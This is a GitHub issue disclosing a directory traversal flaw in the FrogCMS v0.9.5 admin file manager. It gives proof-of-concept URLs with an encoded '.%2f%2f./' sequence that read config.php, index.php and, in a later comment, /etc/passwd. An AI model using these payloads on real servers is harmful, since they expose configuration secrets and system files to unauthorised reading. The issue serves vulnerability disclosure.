New issue

Jump to bottom

# FrogCMSv0.9.5 Directory Traversal Vulnerability #34


Open Ke7b3r0s opened this issue on Sep 14, 2020 · 3 comments

**Ke7b3r0s** commented on Sep 14, 2020

There is a directory traversal vulnerability when logined as a admin and view the uploaded files.An attacker can read arbitrarily file on a remote server via GET request urlencode parameter.


1.Read config.php.

```
http://127.0.0.1:8888/FrogCMS/admin/?/plugin/file_manager/view/.%2f%2f./config.php
```




2.Read index.php.

```
http://127.0.0.1:8888/FrogCMS/admin/?/plugin/file_manager/view/.%2f%2f./index.php
```





**attritionorg** commented on Apr 12, 2021

If logged in as the admin, they would have legitimate access to e.g. /FrogCMS/admin/?/plugin/file_manager/index.php from your second example, right? Can this be used to read files outside of the webroot?

**Ke7b3r0s** commented on Apr 18, 2021 Author

Of course,just like this

```
http://127.0.0.1:8888/Frog/admin/?/plugin/file_manager/view/.%2f%2f./.%2f%2f./.%2f%2f./.%2f%2f./.%2f%2f./etc/passwd
```




1

**attritionorg** commented on Apr 19, 2021

**@Ke7b3r0s** Excellent, thank you for confirming!

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants